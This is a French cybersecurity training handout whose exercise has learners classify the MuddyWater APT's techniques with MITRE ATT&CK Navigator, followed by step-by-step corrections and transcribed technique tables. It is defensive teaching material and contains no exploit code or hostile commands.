



WEBFORCE
BE THE CHANGE



TRAVAUX PRATIQUES - FILIÈRE INFRASTRUCTURE DIGITALE

M211 - Analyser les attaques et les incidents de Cybersécurité



63 heures



SOMMAIRE

1. S'APPROPRIER LA NOTION D'UN INCIDENT DE SÉCURITÉ

- Activité : Etude de cas
(Attaque Muddy Water APT)

2. APPLIQUER LES PROCÉDURES DE GESTION DES INCIDENTS

- Activité : Etude de cas
(Attaque DOS)

3. EFFECTUER LE THREAT HUNTING

- Activité : Appliquer l'outil « MITRE CALDERA »

4. RÉPONDRE À DES INCIDENTS DE CYBERSECURITÉ

- Activité 1 : utilisation de GRR
- Activité 2 : utilisation de VELOCIRAPTOR

MODALITÉS PÉDAGOGIQUES



WEBFORCE
BE THE CHANGE



1

LE GUIDE DE SOUTIEN
Il contient le résumé théorique et le manuel des travaux pratiques



2

LA VERSION PDF
Une version PDF est mise en ligne sur l'espace apprenant et formateur de la plateforme WebForce Life



3

DES CONTENUS TÉLÉCHARGEABLES
Les fiches de résumés ou des exercices sont téléchargeables sur WebForce Life



4

DU CONTENU INTERACTIF
Vous disposez de contenus interactifs sous forme d'exercices et de cours à utiliser sur WebForce Life



5

DES RESSOURCES EN LIGNES
Les ressources sont consultables en synchrone et en asynchrone pour s'adapter au rythme de l'apprentissage



WEBFORCE
BE THE CHANGE



PARTIE 1


S'approprier la notion d'un incident de sécurité

Dans ce module, vous allez :

- Classifier un incident de sécurité
- Vous habituer à utiliser MITRE ATT&CK



12,5 heures



ACTIVITÉ n° 1

Etude de cas : attaque Muddy Water APT

Compétences visées :

- Adopter et exploiter la base de connaissances ATT&CK.
- Classifier d'un incident de sécurité à partir d'un cas pratique

Recommandations clés :

- Changement de politique assorti d'une main-d'œuvre technique
- Profiter des outils existants

 12,5 heures

CONSIGNES

Pour le formateur :

- Laisser au stagiaire l'occasion de comprendre seul le contexte
- Discuter les étapes avec les apprenants avant de donner la correction
- Exploiter cette activité pour donner des compléments d'informations par rapport à l'objectif attendu

Pour l'apprenant :


- Déterminer la manière dont les attaquants interagissent avec les systèmes
- Documenter les comportements adversaires au sein des systèmes
- Suivre les attaques
- Evaluer les outils de défense déjà en place
- Maîtriser des éléments d'un incident de sécurité

Conditions de réalisations :

- Seul ou en binôme
- Des ordinateurs dotés d'une connexion internet
- Un projecteur dans le cas d'une présentation à faire par le formateur pour montrer un cas d'usage aux stagiaires

Critères de réussite :

- Travail en groupe
- Qualité du livrable en termes du contenu
- Qualité du livrable en termes de présentation



Activité n° 1

Etude de cas : attaque Muddy Water APT



Problématique :

- Dans la société X, vous êtes les responsables de la cyber sécurité qui reçoivent une alerte concernant une attaque **Muddy Water APT** qui menace leur système.
- **MuddyWater** est un groupe de menaces qui cible principalement les secteurs des télécommunications, du gouvernement, du pétrole, de la défense et de la finance au Moyen-Orient, en Europe et en Amérique du Nord.
- Dans cette campagne d'attaque, le groupe de cyberespionnage **MuddyWater** utilise principalement le **PowGoop DLL Loader** et **Mori Backdoor**.

Question :

Quelle est la première étape à exécuter pour classifier et mettre en place un plan de réponse d'incidents contre cette attaque ?

Solution :

- Utiliser **MITRE ATT&CK**
- Le framework **MITRE ATT&CK** est une base de connaissances accessible dans le monde entier sur les tactiques et techniques de l'adversaire, basée sur des observations du monde réel.



Activité n° 1

Etude de cas : attaque Muddy Water APT




Correction :

Etape 1

Allez à : <https://mitre-attack.github.io/attack-navigator/>

Cliquez sur **Create New Layer** puis **Enterprise** pour accéder à la page de classification des attaques.



Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

- Pour vous aider à rester organisé, vous allez renommer le calque « **Muddy Water** » en cliquant sur le nom en haut à gauche

The screenshot shows the CyberArk console interface. At the top, a tab labeled 'Muddy Water' is selected. Below it, a toolbar contains various icons for selection and layer controls. The main area is divided into four columns representing different stages of an attack: 'Reconnaissance' (10 techniques), 'Resource Development' (7 techniques), 'Initial Access' (9 techniques), and 'Privilege Escalation' (13 techniques). A pop-up form is open over the 'Initial Access' column, allowing the user to edit the task's name to 'Muddy Water'. The form includes fields for 'description', 'domain' (set to 'Enterprise'), and 'version' (set to '11'). There are also buttons for 'add metadata' and 'add links'.

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Privilege Escalation 13 techniques
Active Scanning (0/3)	Acquire Infrastructure (1/6)	Drive-by Compromise	Abuse Elevation Control Mechanism (1/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public Facing Application	Access Token Manipulation (0/5)
Gather Victim Identity Information (1/3)	Compromise Infrastructure (0/6)	External Remote Services	Boot or Logon Autostart Execution (1/14)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Boot or Logon Initialization Scripts (0/5)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (2/3)	Create or Modify System Process (0/4)
Phishing for Information (0/3)	Obtain Capabilities (1/6)	Replication Through Removable Media	Domain Policy
Search Closed Sources	Stage Capabilities		

Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

Etape 2

- Ci-dessous la page contenant toutes les attaques classifiées par groupe
- Utilisez la loupe pour effectuer la recherche

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 16 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	C
Active Scanning (0/3)	Acquire Infrastructure (0/4)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services	Adv
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Arcl
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/5)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/24)	Boot or Logon Autostart Execution (0/24)	BITS Jobs	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Dat
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Aud
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/5)	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (0/4)	Aut
Phishing for Information (0/3)	Obtain Capabilities (0/4)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Bro
Search Closed Sources (0/2)	Stage Capabilities (0/4)	Supply Chain Compromise (0/2)	Scheduled Task/Job (0/5)	Create Account (0/7)	Event Triggered Execution (0/18)	Deploy Container	Input Capture (0/4)	Cloud Storage Object Discovery	Software Deployment Tools	Bro
Search Open Technical Databases (0/1)		Trusted Relationship	Shared Modules	Create or Modify System Process (0/4)	Escape to Host	Direct Volume Access	Modify Authentication Process (0/5)	Container and Resource Discovery		Clip
Search Open Websites/Domains (0/2)		Valid	Software Deployment Tools		Execution Guardrails (0/3)	Domain Policy Modification (0/2)		Debugger Evasion		Dat
			System Services		Exploitation for			Domain Trust Discovery		Dat

Activité n° 1


Etude de cas : attaque Muddy Water APT



Correction :

Etape 3

- Dans la zone de recherche apparue, écrivez le nom de l'attaque. Dans notre cas, le nom sera **MuddyWater**



Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

- En dessous de la zone de recherche, vous pouvez remarquer l'existence d'onglets contenant des informations concernant l'attaque comme par exemple les techniques utilisées pour effectuer cette attaque, ou bien le groupe de menaces auquel elle appartient, ainsi que Software, qui indique les logiciels à utiliser afin de la détecter.

The screenshot displays the MITRE ATT&CK Navigator v4.6.6 interface. The main area is a grid of attack techniques categorized into six groups: Reconnaissance (10 techniques), Resource Development (7 techniques), Initial Access (9 techniques), Execution (12 techniques), Persistence (19 techniques), and Privilege Escalation (13 techniques). The 'Defenses' column is partially visible with 4 techniques. The interface includes a search bar at the top and various navigation controls. On the right side, there are three panels:

- Techniques (1):** Contains a 'select all' button, a 'deselect all' button, and a list of techniques including 'Obfuscated Files or Information' and 'Compile After Delivery', each with a 'view', 'select', and 'deselect' button.
- Threat Groups (1):** Contains a 'select all' button, a 'deselect all' button, and a list of threat groups including 'MuddyWater', each with a 'view', 'select', and 'deselect' button.
- Software (5):** Contains a 'select all' button, a 'deselect all' button, and a list of software including 'SHARPSTATS', 'POWERSTATS', and 'RemoteUtilities', each with a 'view', 'select', and 'deselect' button.

MITRE ATT&CK® Navigator v4.6.6


Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

Etape 4

- Mettez en lumière toutes les techniques utilisées par l'attaque **Muddy Water**.
- Cliquez sur **Select** dans l'onglet « Threat Groups » puis sur le seau dans « techniques controls » pour choisir la couleur à utiliser.



Activité n° 1

Etude de cas : attaque Muddy Water APT



Correction :

- Voilà le résultat que vous allez avoir. Le MITRE ATT&CK a bien sélectionné toutes les techniques utilisées par **Muddy Water**.

Execution (12 techniques)	Persistence (19 techniques)	Privilege Escalation (13 techniques)	Defense Evasion (42 techniques)	Credential Access (16 techniques)	Discovery (30 techniques)	Lateral Movement (9 techniques)	Collection (17 techniques)	Command and Control (16 techniques)	Exfiltration (9 techniques)	Impact (13 techniques)
Command and Scripting Interpreter (G,4)	Account Manipulation (G,7)	Abuse Elevation Control Mechanism (L,4)	Abuse Elevation Control Mechanism (L,4)	Adversary in the Middle (G,2)	Account Discovery (L,1)	Exploitation of Remote Services	Adversary in the Middle (G,2)	Application Layer Protocol (L,4)	Automated Exfiltration (G,2)	Account Access Removal
Container Administration Command	BITS Jobs	Access Token Manipulation (G,2)	Access Token Manipulation (G,2)	Brute Force (G,4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (L,7)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Deploy Container	Boot or Logon Autostart Execution (G,1,4)	Boot or Logon Autostart Execution (L,1,4)	BITS Jobs	Credentials from Password Stores (L,1)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (L,2)	Exfiltration Over Alternative Protocol (G,1)	Data Encrypted for Impact
Exploitation for Client Execution	Boot or Logon Initialization Scripts (G,5)	Boot or Logon Initialization Scripts (L,1,4)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (G,2)	Automated Collection	Data Obfuscation (G,2)	Exfiltration Over C2 Channel	Data Manipulation (G,2)
Inter-Process Communication (G,2)	Browser Extensions	Boot or Logon Initialization Scripts (G,5)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (G,4)	Clipboard Data	Dynamic Resolution (G,2)	Defacement (G,2)	Disk Wipe (G,2)
Native API	Compromise Client Software Binary	Create or Modify System Process (G,5)	Diobfuscated/Decode Files or Information	Forge Web Credentials (G,2)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (G,2)	Encrypted Channel (L,2)	Exfiltration Over Other Network Medium (G,1)	Endpoint Denial of Service (G,1)
Scheduled Task/Job (L,5)	Create Account (G,3)	Domain Policy Modification (G,2)	Deploy Container	Input Capture (G,4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Physical Medium (G,1)	Firmware Corruption
Shared Modules	Create or Modify System Process (G,4)	Escape to Host	Direct Volume Access	Modify Authentication Process (G,5)	Container and Resource Discovery	Taint Shared Content	Data from Information Repository (G,2)	Progress Tool Transfer	Exfiltration Over Web Service (G,2)	Inhibit System Recovery
Software Deployment Tools	Event Triggered Execution (G,1,5)	Exploitation for Privilege Escalation	Domain Policy Modification (G,2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (G,4)	Data from Local System	Multi-Stage Channels	Scheduled Transfer	Network Denial of Service (G,2)
System Services (G,2)	External Remote Services	Exploitation for Privilege Escalation	Execution Guardrails (G,1)	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Network Shared Drive	Non-Application Layer Protocol	Transfer Data to Cloud Account	Resource Hijacking
User Execution (L,3)	Hijack Execution Flow (G,1,2)	File and Directory Permissions Modification (G,2)	Exploitation for Defense Evasion	Network Sniffing	Group Policy Discovery		Data from Removable Media	Non-Standard Port		Service Stop
Windows Management Instrumentation	Implant Internal Image	Hide Artifacts (G,1,3)	File and Directory Permissions Modification (G,2)	OS Credential Dumping (L,4)	Network Service Discovery		Data from Staged (G,2)	Protocol Tunneling		System Shutdown/Reboot
	Modify Authentication Process (G,5)	Hijack Execution Flow (G,1,2)	Hide Artifacts (G,1,3)	Steal Application Access Token	Network Share Discovery		Email Collection (G,2)	Proxy (L,4)		
	Office Application Startup (L,4)	Scheduled Task/Job (L,5)	Hijack Execution Flow (G,1,2)	Steal or Forge Kerberos Tickets (G,4)	Network Sniffing		Input Capture (G,4)	Remote Access Software		
	Pre-OS Boot (G,5)	Valid Accounts (G,4)	Impair Defenses (L,4)	Steal Web Session Cookie	OS Credential Dumping (L,4)		Screen Capture	Traffic Signaling (G,2)		
	Scheduled Task/Job (L,5)		Indicator Removal on Host (G,4)	Unsecured Credentials (L,7)	Stolen Application Access Token		Video Capture	Web Service (L,7)		
	Server Software Component (G,5)		Indirect Command Execution	Modify Authentication Process (G,5)	Permission Groups Discovery (G,2)					
	Traffic Signaling (G,1)		Masquerading (L,7)	Modify Cloud Compute Infrastructure (G,4)	Password Policy Discovery					
	Valid Accounts (G,4)		Modify Authentication Process (G,5)	Modify Registry	Peripheral Device Discovery					
			Modify System Image (G,2)	Network Boundary Bridging (G,1)	Remote System Discovery					
			Obfuscated Files or Information (L,1)	Plist File Modification	Remote System Discovery (G,2)					
			Pre-OS Boot (G,5)	Pre-OS Boot (G,5)	Software Discovery (L,1)					
			Process Injection (G,1,2)	Process Injection (G,1,2)	System Information Discovery					
			Reflective Code Loading	Reflective Code Loading	System Location Discovery (G,1)					
					System Network Configuration Discovery					
					System Network Connections Discovery					
					System Owner/User Discovery					
					System Service Discovery					
					System Time Discovery					
					Virtualization/Sandbox					

